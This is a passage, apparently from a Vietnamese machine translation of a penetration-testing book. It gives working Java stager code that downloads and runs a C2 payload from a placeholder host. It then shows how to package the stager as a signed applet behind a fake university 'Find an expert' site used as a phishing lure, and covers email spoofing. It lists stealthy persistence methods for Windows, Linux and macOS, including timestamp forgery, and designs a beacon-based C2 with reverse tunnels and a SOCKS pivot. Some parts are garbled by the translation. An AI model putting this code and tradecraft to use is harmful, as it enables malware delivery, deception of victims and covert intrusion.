Về bản chất, những gì bạn muốn làm không cách xa mục tiêu của chương trước hàng triệu dặm—tải xuống và thực thi một tải trọng C2. Tuy nhiên, lần này bạn sẽ giả định sự tồn tại của ba hệ điều hành tiềm năng, Windows, Apple OSX và nhiều phiên bản Linux. Điều này sẽ yêu cầu một số phân biệt từ phía stager và một số mã hóa lại tải trọng C2 (chủ yếu là danh pháp đường dẫn tệp và tính bền vững), nhưng cả ba nền tảng đều hỗ trợ C và libssh, vì vậy điều này rất đơn giản. Bạn cũng sẽ sửa đổi đáng kể mô hình máy chủ C2 cho bài kiểm tra này để thêm các chức năng khác rất cần thiết.

Biên dịch đoạn mã sau:

```
public class OsDetect
{
  public static void main(String[] args)
  {
    System.out.println(System.getProperty("os.name"));
  }
}
```

Đầu ra sẽ hiển thị hệ điều hành hiện tại. Ví dụ:

```
Cửa sổ 7
```

Bạn có thể sử dụng nhiều hàm khác nhau để xác định mọi loại thuộc tính của Java Virtual Machine mà chúng ta đã tìm thấy và các thông tin hữu ích khác về máy chủ, nhưng hiện tại hệ điều hành đã đủ cho nhu cầu của bạn. Đối với Windows, tôi thường không quan tâm đến việc nhắm mục tiêu vào các nền tảng x86 hoặc x64 riêng lẻ để phân phối tải trọng; x86 hoạt động tốt cho hầu hết mọi thứ bạn muốn làm. Tuy nhiên, có những lý do chính đáng để cân nhắc điều này khi bạn đang thực hiện khai thác hoặc di chuyển quy trình x64 rất cụ thể, nhưng điều đó không liên quan đến chúng tôi ở đây.

Tiến lên, chúng ta hãy tạo một stager như một công cụ dòng lệnh cho mục đích thử nghiệm. Sau đó, chúng ta sẽ đóng gói nó thành một applet và làm cho nó sẵn sàng tấn công. XemLiệt kê 2-1. Mã này nhập các thư viện cần thiết cho giao tiếp mạng, kiểm tra hệ điều hành mục tiêu đang chạy và tải xuống C2 phù hợp. Điều này cố ý đơn giản cho mục đích minh họa. Mã này sẽ chạy "ngay lập tức" vì vậy hãy thử nghiệm và cải thiện nó.

Liệt kê 2-1: Một mẫu cho Java Stager cơ bản

```
import java.io.BufferedInputStream;
import java.io.ByteArrayOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.URL;
public class JavaStager {

    private static String OS =
System.getProperty("os.name").toLowerCase();
    public static void main(String[] args) {


        if (isWindows()) {
        try {
        String fileName = "c2.exe";
        URL link = new URL("http://yourc2url.com/c2.exe");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))

            {out.write(buf, 0, n);
}



        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("c2.exe").start();
        } catch(IOException ioe){}

        } else if (isMac()) {

        try {
        String fileName = "c2_signed_mac_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
```

```
        Process process = new
ProcessBuilder("c2_signed_mac_binary").start();
        } catch(IOException ioe){}
        } else if (isLinux()) {
        try {
        String fileName = "linux_binary";
        URL link = new
URL("http://yourc2url.com/c2_signed_mac_binary");
        InputStream in = new
BufferedInputStream(link.openStream());
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        byte[] buf = new byte[1024];
        int n = 0;
        while (-1!=(n=in.read(buf)))
            {out.write(buf, 0, n);
}
        out.close();
        in.close();
        byte[] response = out.toByteArray();
        FileOutputStream fos = new FileOutputStream(fileName);
        fos.write(response);
        fos.close();
        Process process = new ProcessBuilder("chmod +x
linux_binary;./linux_binary").start();
        } catch(IOException ioe){}
        } else {

        }
    }

    public static boolean isWindows() {

        return (OS.indexOf("win") >= 0);

        }

        public static boolean isMac() {

        return (OS.indexOf("mac") >= 0);
    }

    public static boolean isLinux() {

        return (OS.indexOf("nux") >= 0);

    }
}
```

Đầu tiên, chúng ta sử dụng hàm System.getProperty("os.name") để xác định HĐH. Mặc dù bạn có thể đi sâu hơn một chút (ví dụ như đối với các phiên bản UNIX khác), nhưng như vậy là đủ kỹ lưỡng cho nhu cầu của bạn. Khi đã biết HĐH, stager sẽ tải xuống và thực thi payload phù hợp cho nền tảng đó.

Biến filename xác định nơi tải trọng sẽ được ghi trên máy chủ

và các tham chiếu URL biến đổi nơi người dàn dựng có thể tìm thấy nội dung trên web.

Hãy đảm bảo bạn cũng ký mã cho tệp thực thi Mac, nếu không bạn sẽ nhận được thông báo cấp quyền bất tiện cho người dùng. Không có vấn đề nào như vậy với Windows và Linux; chúng sẽ vui vẻ thực hiện những gì được giao mà không có cảnh báo nào cho người dùng.

Để chuyển đổi thành một applet, bạn cần nhập thư viện thích hợp:

```
import java.applet.Applet;
```

and change:

```
public class JavaStager {
```

to:

```
public class JavaStager extends Applet {
```

Package the `.class` file to a `.jar`:

```
jar cf stager.jar JavaStager.class
```

and prepare your HTML:

```
<HTML>
<HEAD>
<TITLE> Convincing Pretext </TITLE>
</HEAD>
<BODY>
<applet code=JavaStager.class
        archive="stager.jar"
        width=120 height=120>
</applet>

</BODY>
</HTML>
```

Tạo ra một cái cớ thuyết phục

Bạn sẽ cần phải suy nghĩ về nơi bạn muốn tải xuống các tệp này. Trong ví dụ trước (khi được chuyển đổi thành applet), chúng sẽ đi đến bộ đệm Java, điều này không lý tưởng chút nào.

Bạn vẫn còn hai việc cần làm—tạo một cái cớ thuyết phục (tức là một trang web đẹp và đáng tin) và ký vào tệp .jar. Sau đó, cuộc tấn công này sẽ sẵn sàng.

Trời là giới hạn về mức độ bạn có thể đưa ra khi nghĩ ra lý do, nhưng hãy nhớ rằng một cuộc tấn công thành công hay thất bại thì quan trọng hơn nhiều so với các chi tiết kỹ thuật.

Tôi khuyến khích bạn hãy nghiên cứu và trở thành một nghệ sĩ.

Trong trường hợp này, bạn sẽ tạo một trang web với phong cách của ngôi trường đại học đang bị tấn công, nhúng applet thù địch của bạn vào đó và dụ mục tiêu của bạn truy cập trang web. Nó phải trông chính thức, nhưng email chính thức sẽ nằm trong hộp thư đến của mọi người suốt cả ngày, vì vậy nó cũng phải nổi bật mà không trông giống như nó đến từ một hoàng tử Nigeria. Không muốn nghe có vẻ như một kẻ tâm thần, việc thao túng mọi người rất dễ dàng khi bạn biết điều gì khiến họ thích thú. Trong thế giới bán hàng hoặc môi giới chứng khoán khốc liệt, bất cứ điều gì có vẻ mang lại cho ai đó lợi thế hơn đồng nghiệp của họ đều hiệu quả nhưng, xét về mọi mặt, các học giả thường không có động lực để tích lũy của cải.

Cho dù bạn là nhà vật lý hay nhà khảo cổ học, thì tiền tệ thực sự trong thế giới học thuật chính là uy tín. “Xuất bản hoặc diệt vong” là cụm từ được đặt ra để mô tả áp lực trong giới học thuật phải nhanh chóng và liên tục xuất bản tác phẩm để duy trì hoặc phát triển sự nghiệp của mình. Đó là đòn bẩy mà bạn có thể sử dụng. Một cái cớ khác cũng rất hiệu quả là sự nịnh hót—tạo ra một cuộc tấn công khai thác những ý tưởng này và thực hiện nhiệm vụ của bạn.

Tạo một trang web có tên “Find an expert” (Tìm chuyên gia), mà bạn sẽ ngụ ý là có liên quan và được quản lý bởi trường đại học. Nó sẽ có mục đích là một danh bạ mới giúp các chuyên gia dễ dàng nhận được lời mời tham gia các buổi nói chuyện và những hoạt động tương tự. Tất cả những gì cần là đăng ký miễn phí. Lời mời sẽ được cá nhân hóa và trông giống như được gửi từ bên trong trường đại học. Bạn có thể gửi email dưới bất kỳ lý do nào cho bất kỳ ai tại trường đại học và khi họ trả lời, bạn sẽ có chân trang email tiêu chuẩn của trường đại học mà bạn có thể sao chép và tùy chỉnh cho phù hợp với nhu cầu của mình.

EMAIL GIẢ MẠO

Việc làm giả email quá đơn giản nên tôi không muốn tốn thời gian thảo luận ở đây. Mặc dù tôi sẽ đề cập đến các chủ đề nâng cao như SPF, DKIM và các công nghệ bảo vệ tên miền email khác sau trong sách. Nếu bạn không quen với việc làm giả email, có rất nhiều tài nguyên trên web để tham khảo, nhưng tôi sẽ bắt đầu với IETF RFC mới nhất về email SMTP:

https://tools.ietf.org/html/rfc6531

Ký hợp đồng với Stager

Điều đó để lại việc ký mã cho stager. Sau khi chúng tôi có được chứng chỉ từ nhà cung cấp, cách dễ nhất để thực hiện việc này như sau.

Xuất các tệp PVK (khóa riêng) và SPC (chứng chỉ) vào tệp PFX/P12

sử dụng công cụ Microsoft pvkimprt.

pvkimprt -import -pfx mycert.spc javakey.pvk

Nhập tệp PFX vào kho khóa Java mới bằng PKCS12Import và nhập mật khẩu kho khóa khi được nhắc.

```
java pkcs12import mycert.pfk keystore.ks
```

Sign the `.jar` file with the `jarsigner` tool.

```
jarsigner -keystore keystore.ks stager.jar
```

Được nhúng vào trang web giả mạo của bạn, cuộc tấn công này đã sẵn sàng để thử nghiệm. (Và hãy thử nghiệm, thực sự, vì nếu bạn làm hỏng cuộc tấn công ban đầu, mục tiêu của bạn sẽ cảnh giác và cảnh giác hơn. Sau đó, hãy thử nghiệm lại.)

Ghi chú về tính bền bỉ của tải trọng

Trong chương trước, tôi đã thảo luận, mặc dù ngắn gọn, về ý tưởng về tính bền bỉ—đó là tải trọng có thể tồn tại sau khi khởi động lại. Có nhiều cách để thực hiện điều này và bây giờ khi chúng ta đang xử lý nhiều hệ điều hành, vấn đề lại càng tăng lên. Phương pháp được mô tả trong Chương 1 sẽ hiệu quả nhưng không được bí mật lắm. Bây giờ bạn đã nâng cao trò chơi của mình, có vẻ như đã đến lúc xem lại khái niệm này với một số gợi ý tốt hơn.

Hệ điều hành Microsoft Windows

Có rất nhiều cách để tự động khởi động mã trong Windows ngoài những cách thông thường và phổ biến nhất:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

Microsoft đã đưa vào một số khóa ban đầu chỉ dùng để thử nghiệm nhưng chưa bao giờ bị xóa; bạn có thể thực thi mã từ đó theo cách tương tự:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options
```

or

```
HKLM\Software\Wow6432Node\Windows NT\CurrentVersion\Image File
Execution Options
```

Khi sử dụng Registry (hoặc bất kỳ phương pháp khởi động tự động nào), bạn nên làm giả dấu thời gian trên tệp thực thi để làm cho nó trông giống như đã tồn tại ở đó trong một thời gian dài thay vì đột nhiên xuất hiện vào ngày nghi ngờ bị tấn công.
Tôi đã thấy các nhà phân tích pháp y rất giàu kinh nghiệm mắc lỗi khi bỏ qua phần

mềm độc hại vì nó

họ không nghĩ rằng dấu thời gian có thể dễ dàng thay đổi.

Dịch vụ là một cách rất phổ biến để cài đặt phần mềm độc hại. .exe của bạn sẽ cần được biên dịch đặc biệt thành dịch vụ Windows nếu ẩn theo cách này hoặc hệ điều hành sẽ giết nó.

Một cách khác là để stager của bạn thả một DLL thay vì EXE và tham chiếu nó từ khóa Registry bằng cách sử dụng rundll32:

```
RUNDLL32.EXE  dllnameentrypoint
```

Về vấn đề đó, bạn có thể lưu trữ và chạy JavaScript trong Registry:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";alert('Boo!');
```

Phần mềm độc hại đã được phát hiện sử dụng phương pháp này để lưu trữ dữ liệu trong chính Registry.

Tuy nhiên, thay vì liệt kê nhiều cách để bạn có thể chạy ổn định trên Windows, tôi khuyên bạn nên tải công cụ Microsoft sysinternals miễn phí Autoruns:

https://technet.microsoft.com/en-gb/sysinternals/bb963902.aspx

Tiện ích tuyệt vời này chứa cơ sở dữ liệu lớn nhất về các phương pháp chạy tự động hiện có (cho nhiều hơn các thủ thuật Registry đơn giản được đề cập ở đây) và được sử dụng trong các cuộc giao tranh phân tích pháp y và phần mềm độc hại. Nó biết một số thứ thực sự bí ẩn.

Một phương pháp mà tôi thích và nói chung là hợp lý bao gồm thay thế một EXE được tham chiếu bởi một khóa Registry hiện có bằng payload của bạn và sau đó hướng dẫn payload của bạn thực thi mã gốc mà bạn đã thay thế. Tốt nhất là thực hiện thủ công, vì cố gắng tự động hóa việc này có thể tạo ra kết quả thú vị.

Khi ẩn payload, tốt nhất là chọn tên không gây nghi ngờ (ví dụ: payload.exe). Svchost.exe và spoolsv.exe là mục tiêu tốt nhất vì thường có nhiều bản sao đang chạy trong bộ nhớ. Một bản sao nữa thường sẽ không được chú ý.

Điều đáng nói là hầu hết các tác giả phần mềm độc hại không cân bằng được lợi ích của tính bền bỉ theo thời gian với khả năng phát hiện tăng lên. Phân tích pháp y thường tập trung vào tính bền bỉ để tìm ra tải trọng.

Linux

Có một niềm tin rằng sự bền bỉ trên Linux (và thực sự là các hệ thống UNIX nói chung) có xu hướng phức tạp hơn trên Windows. Lý do cho niềm tin sai lầm này là quyền người dùng *nix (so với Windows)

được thực thi theo cách nghiêm ngặt hơn theo mặc định. Người dùng Windows thường có quyền truy cập vào nhiều Registry hơn mức họ cần. Tuy nhiên, trừ khi người dùng của bạn đang chạy dưới dạng root (hoặc bạn có thể thuyết phục họ chạy mã của bạn dưới dạng root), thì tính bền bỉ sẽ bị giới hạn ở người dùng đang thực thi và do đó là quyền của người dùng đó. Tuy nhiên, đó không phải là vấn đề lớn; có rất nhiều cách để nâng cao đặc quyền của người dùng sau khi bạn đã cài đặt và bạn vẫn có thể thực hiện nhiều khám phá mạng như một người dùng khiêm tốn. Tuy nhiên, nói chung, bạn sẽ không thể dọn dẹp nhật ký khi bạn thực hiện và điều đó không lý tưởng, mặc dù việc ghi nhật ký (hoặc chú ý đến nhật ký) ít có khả năng xảy ra hơn trên bản dựng máy trạm.

Tôi sẽ thảo luận về việc leo thang đặc quyền trong thời gian tới và nói chung, việc giành được quyền truy cập quản trị cục bộ trên máy chủ bãi biển của bạn sẽ là ưu tiên khi lập mô hình APT. Có một trường phái cho rằng nếu không có đặc quyền gốc, nên tránh tính bền bỉ vì nó không đủ bí mật.

Có nhiều phương pháp khởi động khác nhau có sẵn trong các hệ điều hành dựa trên Linux. Như đã thảo luận, một số yêu cầu quyền nâng cao và một số thì không.

Dịch vụ

Trong Linux, có ba cách cài đặt và chạy ứng dụng dưới dạng tiến trình nền (hoặc daemon). Lợi ích của việc sử dụng dịch vụ là hệ điều hành sẽ khởi động lại tiến trình của bạn nếu nó chết. Đó là:

```
System V init
Upstart
systemd
```

Hệ thống V hay init cổ điển hiếm khi được sử dụng ngày nay và chỉ được quan tâm trong các bản phân phối Linux cũ hơn như:

```
Debian 6 and earlier
Ubuntu 9.04 and earlier
CentOS 5 and earlier
```

Bạn sẽ cần phải tạo một Bash chức năngkhởi tạokịch bản tại/etc/init.d/dịch vụ. Ví dụ về các tập lệnh hiện có có thể được tìm thấy trong/etc/init.dthư mục.

Sau đó chạy:

```
sudo update-rc.d service enable
```

Điều này sẽ tạo ra một liên kết tượng trưng trong các thư mục cấp độ chạy từ 2 đến 5. Bây giờ bạn cần thêm lệnh respawn sau vào /etc/inittab:

```
id:2345:respawn:/bin/sh  /path/to/application/startup
```

Sau đó dừng và khởi động dịch vụ:

```
sudo service service stop
sudo service service start
```

Upstart là một phương thức init khác và được giới thiệu trong Ubuntu 6. Nó trở thành mặc định trong Ubuntu 9.10 và sau đó được áp dụng vào Red Hat Enterprise 6 và các phiên bản phái sinh của nó. Google Chrome OS cũng sử dụng Upstart.

```
Ubuntu 9.10 to Ubuntu 14.10, including Ubuntu 14.04
CentOS 6
```

Mặc dù vẫn thường thấy, nhưng nhìn chung nó đang dần bị thay thế bằng systemd, mà chúng ta sẽ xem xét tiếp theo.

Để chạy như một dịch vụ, payload của bạn sẽ cần một tập lệnh cấu hình trong /etc/init có tên là servicename.conf. Một lần nữa, bạn có thể dễ dàng mô hình hóa tập lệnh của mình bằng cách sử dụng một tệp cấu hình hiện có. Tuy nhiên, hãy đảm bảo rằng service.conf của bạn chứa các dòng sau:

```
start on runlevel [2345]<br>respawn
```

Điều này đảm bảo mã chạy khi khởi động và sẽ chạy lại nếu nó chết.

systemd là trình quản lý hệ thống và dịch vụ cho Linux, đã trở thành daemon khởi tạo mặc định cho hầu hết các bản phân phối Linux mới. systemd tương thích ngược với các lệnh System V và tập lệnh khởi tạo.

Đảm bảo dịch vụ có tập lệnh khởi tạo systemd chức năng nằm tại

/etc/systemd/system/multi-user.target.wants/service.service

Bắt đầu dịch vụ:

```
sudo systemctl enable service.service
```

Các/etc/systemd/system/multi-user.target.wants/service.servicetập tin cũng phải chứa một dòng như

```
Restart=always
```

trong phần `[Service]` của tệp để cho phép dịch vụ hồi sinh sau một `crashs/service.service`.

Cron

Cron là một tiện ích được sử dụng để bắt đầu các tiến trình vào những thời điểm cụ thể, giống như Task Scheduler trong Windows. Nó hữu ích cho các ký hiệu thời gian phức tạp và có thể được sử dụng bởi người dùng không có quyền truy cập root để lên lịch tác vụ.

Khởi tạo tập tin

Khi đăng nhập, tất cả các shell tương thích với Bourne đều lấy nguồn /etc/profile, sau đó

nguồn bất kỳ tệp *.sh nào có thể đọc được trong /etc/profile.d/. Các tập lệnh này không yêu cầu chỉ thị thông dịch, cũng không cần phải thực thi. Chúng được sử dụng để thiết lập môi trường và xác định cài đặt cụ thể cho ứng dụng.

Môi trường đồ họa

Có nhiều máy tính để bàn và trình quản lý cửa sổ trong Linux trong đó KDE và Gnome vẫn là phổ biến nhất. Tất cả các môi trường này đều có cách riêng để bắt đầu mã khi chúng được khởi động và quá nhiều để liệt kê ở đây.

Rootkits

Định nghĩa về rootkit có thể khác nhau, nhưng nhìn chung là một tệp nhị phân trên hệ thống mục tiêu đã bị thay thế bằng mã độc nhưng vẫn giữ nguyên chức năng của bản gốc. Trước đây, một số dịch vụ đơn giản (như finger) sẽ được sửa đổi để chứa mã cấp quyền truy cập cho kẻ tấn công khi được giao tiếp theo một cách cụ thể. Vì hệ điều hành dựa trên Linux là mã nguồn mở nên khả năng xảy ra các cuộc tấn công như vậy chỉ bị giới hạn bởi trí tưởng tượng của bạn, mặc dù cuộc tấn công này thuộc loại backdoor hơn là loại tấn công liên tục.

Hệ điều hành

Apple OSX là nền tảng an toàn nhất ở đây. Mượn từ hệ điều hành iOS, giờ đây nó kiểm tra tất cả các chữ ký nhị phân, nghĩa là không thể phá hoại các quy trình hiện có và ngăn chặn các cuộc tấn công như di chuyển quy trình. Tuy nhiên, không giống như iOS, các ứng dụng chưa được ký được phép chạy tự do.

Có thể đạt được tính bền bỉ thông qua cron jobs như với Linux nhưng có những cách tốt hơn. Ứng dụng chế độ người dùng đầu tiên khởi động trong OSX là launchd. Có thể lạm dụng nó để có được tính bền bỉ như sau:

```
# echo bsexec 1 /bin/bash payload.script > /etc/launchd.conf
```

Một phương pháp đã lỗi thời (nhưng vẫn hoạt động) là sử dụng các mục khởi động.

Bạn cần đặt hai tệp vào thư mục mục khởi động. Tệp đầu tiên là tập lệnh sẽ được thực thi tự động. Tệp kia phải được đặt tênTham số khởi động.plistvà phải chứa mộtCung cấpkhóa chứa tên của tệp tập lệnh. Cả hai tệp này phải được đặt trong một thư mục con trong/Hệ thống/Thư viện/Các mục khởi độnghoặc/Thư viện/Các mục khởi độngthư mục. Tên của thư mục con phải giống với tên của tệp tập lệnh (và giá trị củaCung cấp chìa khóa trongTham số khởi động.plist).

Chỉ huy và Kiểm soát Phần 2: Quản lý Tấn công Nâng cao


Cơ sở hạ tầng C2 được mô tả trongChương 1 không phù hợp với bất kỳ mục đích nào khác ngoài việc minh họa các khái niệm. Việc thiếu kênh quản lý ngoài băng tần phù hợp và khả năng chỉ xử lý một máy chủ mục tiêu tại một thời điểm là những hạn chế nghiêm trọng, tàn phá. Kết nối SSH luôn bật cũng không thanh lịch và thiếu tính ẩn.

Thêm tính năng quản lý ẩn và nhiều hệ thống

Trong phần này, bạn sẽ thêm chức năng mới đáng kể để làm cho C2 của bạn trở nên bí mật hơn, thông minh hơn và dễ quản lý hơn. Những gì cần thiết hiện tại là:

- *Đèn hiệu*—Khi tải trọng được phân phối và cài đặt, nó sẽ định kỳ gọi về máy chủ C2 của bạn để nhận lệnh thay vì thiết lập ngay kết nối SSH và đường hầm ngược.
- *Bộ lệnh được cấu hình sẵn*—Một tập hợp các hướng dẫn đã được thiết lập có thể được truyền đến tải trọng để thực hiện nhiệm vụ khi nó gọi về nhà.
- *Quản lý đường hầm*—Máy chủ C2 cần có khả năng xử lý nhiều kết nối đến đồng thời từ các tải trọng trên các máy chủ khác nhau và có khả năng phân chia đường hầm ngược trên nhiều cổng trong khi vẫn theo dõi đường hầm nào thuộc về cổng nào.
- *Giao diện dựa trên web*—Chức năng bổ sung của bạn sẽ yêu cầu một giao diện thống nhất cho cả quản lý tấn công chiến lược và chiến thuật.

Ví dụ, thiết lập mới của bạn minh họa việc chuyển sang mô hình đèn hiệu, như được hiển thị trong Hình 2.3.



Hình 2.3: Khung nâng cấp có thể xử lý nhiều máy chủ và hệ điều hành.

Hãy cùng xem xét những gì cần thiết cho việc triển khai này.

Một beacon chỉ đơn giản là một gói HTTP(S) mang dữ liệu XML. Dữ liệu này chứa thông tin về máy chủ của bạn và trông như thế này:

```
<Beacon>
   <HostName>  </HostName>
   <InternalIP>  </InternalIP>
   <ExternalIP>  </ExternalIP>
   <CurrentUser>  </CurrentUser>
   <OS></OS>
   <Admin></Admin>
</Beacon>
```

Điều này rất đơn giản và dễ mở rộng. Đèn hiệu được truyền bởi tải trọng theo một khoảng thời gian được cấu hình trước. Mặc định là 60 giây nhưng có thể thay đổi khi tải trọng hoạt động. Đối với một cuộc tấn công thấp và chậm, có thể thiết lập các khoảng thời gian dài hơn, về cơ bản là đưa tải trọng vào trạng thái ngủ trong thời gian dài nếu cần thêm tính năng tàng hình. Một gói XML được điền sẽ trông như thế này:

```
<Beacon>
   <HostName>  WS-office-23  </HostName>
```

```
   <InternalIP> 192.168.17.23 </InternalIP>
   <ExternalIP> 209.58.22.22 </ExternalIP>
   <CurrentUser> DaveR </CurrentUser>
   <OS> Windows 7 </OS>
   <Admin> N </Admin>
</Beacon>
```

Phản hồi cho gói tin này cũng được chứa trong XML:

```
<BeaconResponse>
   <Command1> </Command1>
   <Command1Param> </Command1Param>
   <Command2> </Command2>
   <Command2Param> </Command2Param>
   <Command3> </Command3>
   <Command3Param> </Command3Param>
   <Command4> </Command4>
   <Command4Param> </Command4Param>
   <Command5> </Command5>
   <Command5Param> </Command5Param>
</BeaconResponse>
```

Các lệnh có thể được xếp chồng vô thời hạn trong giao diện web và tất cả sẽ được thực thi khi tải trọng gọi về sau thời gian ngủ được cấu hình.

Thực hiện một cấu trúc lệnh

Các lệnh bạn muốn thực hiện ở giai đoạn này là:

- Ngủ—Thay đổi khoảng thời gian mà tải trọng gọi về nhà. Mặc định là 60 giây. Tham số cho mục này là khoảng thời gian tính bằng giây.
- OpenSSHTunnel—Điều này sẽ thiết lập kết nối SSH trở lại máy chủ C2, khởi động máy chủ SSH cục bộ và khởi tạo đường hầm ngược cho phép C2 truy cập hệ thống tệp của mục tiêu. Tham số là cổng cục bộ (mục tiêu) theo sau là cổng trên C2 để chuyển tiếp theo định dạng LxxxCxxx.
  Do đó, tham số là cổng trên C2 mà đường hầm có thể truy cập được và cổng cục bộ để khởi động máy chủ SSH: L22C900.
- Đóng SSHTunnel—Nếu đường hầm SSH và máy chủ đang chạy, chúng sẽ bị dừng. Không cần truyền đối số.
- OpenTCPTunnel—Điều này sẽ thiết lập kết nối SSH trở lại máy chủ C2 và mở đường hầm ngược đến bất kỳ cổng nào trên mục tiêu để truy cập các dịch vụ cục bộ. Tham số là cổng cục bộ (mục tiêu) theo sau là cổng trên C2 để chuyển tiếp đến theo định dạng LxxxCxxx. Ví dụ, để chuyển tiếp đến máy chủ FTP cục bộ và làm cho nó khả dụng trên cổng 99, bạn sử dụng L21C99.
- Đóng TCPTunnel—Điều này là hiển nhiên. Tham số là cổng cục bộ (mục tiêu).
- OpenDynamic—Điều này sẽ thiết lập kết nối SSH trở lại máy chủ C2 và mở cả đường hầm động và đường hầm TCP ngược trỏ đến nó.

Điều này thực sự biến mục tiêu của bạn thành máy chủ proxy SOCKS5 và là một cách tuyệt vời để chuyển hướng cuộc tấn công của bạn vào mạng của mục tiêu. Tham số là OpenTCPTunnel.

- CloseDynamic—Điều này cũng hiển nhiên. Tham số là cổng cục bộ (mục tiêu).
- Nhiệm vụ—Tải xuống tệp thực thi từ web và thực thi. Tham số là URL đến tệp.

Ví dụ, gói tin sau sẽ tải xuống và thực thi một file EXE từ web, chuyển hướng sang mạng đích bằng proxy SOCKS5 và khởi động máy chủ SSH trên cổng 22, sau đó chuyển ngược trở lại C2 trên cổng 900.

```
<BeaconResponse>
   <Command1> Task </Command1>
   <Command1Param>
http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
</Command1Param>
   <Command2> OpenDynamic </Command2>
   <Command2Param> L1080C1080 </Command2Param>
   <Command3> OpenSSHTunnel</Command3>
   <Command3Param> L22C900 </Command3Param>
</BeaconResponse>
```

Đối với giao diện web và backend, bạn cần thứ gì đó để xử lý XML, lưu trữ dữ liệu tấn công hiện tại và hình dung đầy đủ nhiệm vụ. Có rất nhiều công nghệ có sẵn để đạt được điều này, vì vậy khuyến nghị tốt nhất là sử dụng công nghệ mà bạn cảm thấy thoải mái. Điều đó nói rằng, tất cả các ngôn ngữ kịch bản tốt đều có thư viện cho phép bạn tạo một ứng dụng web đơn giản như thế này một cách nhanh chóng và dễ dàng.

Xây dựng giao diện quản lý

Tôi thích sử dụng cách sau đây hơn, nhưng đó là thói quen chứ không phải là sự chứng thực cá nhân:

- *Máy chủ web*—Tôi thích tinyhttpd. Đây là mã nguồn mở và có phạm vi triển khai rất nhỏ.
- *Ngôn ngữ kịch bản*—Python là lựa chọn của tôi mặc dù chắc chắn có nhiều cách dễ dàng hơn để xử lý các tác vụ liên quan đến web trong Ruby.
- *Cơ sở dữ liệu*—Tôi thích PostgreSQL hơn. Ngày xưa tôi đã từng nói là MySQL, nhưng giờ thì không. Tôi không muốn nói nhiều về chủ đề này, nhưng Oracle vừa phá hủy quá nhiều thứ mà tôi yêu thích.

Đối với giao diện người dùng, tôi muốn mọi thứ đơn giản, nhưng hãy nhớ rằng bạn sẽ cần những thứ sau:

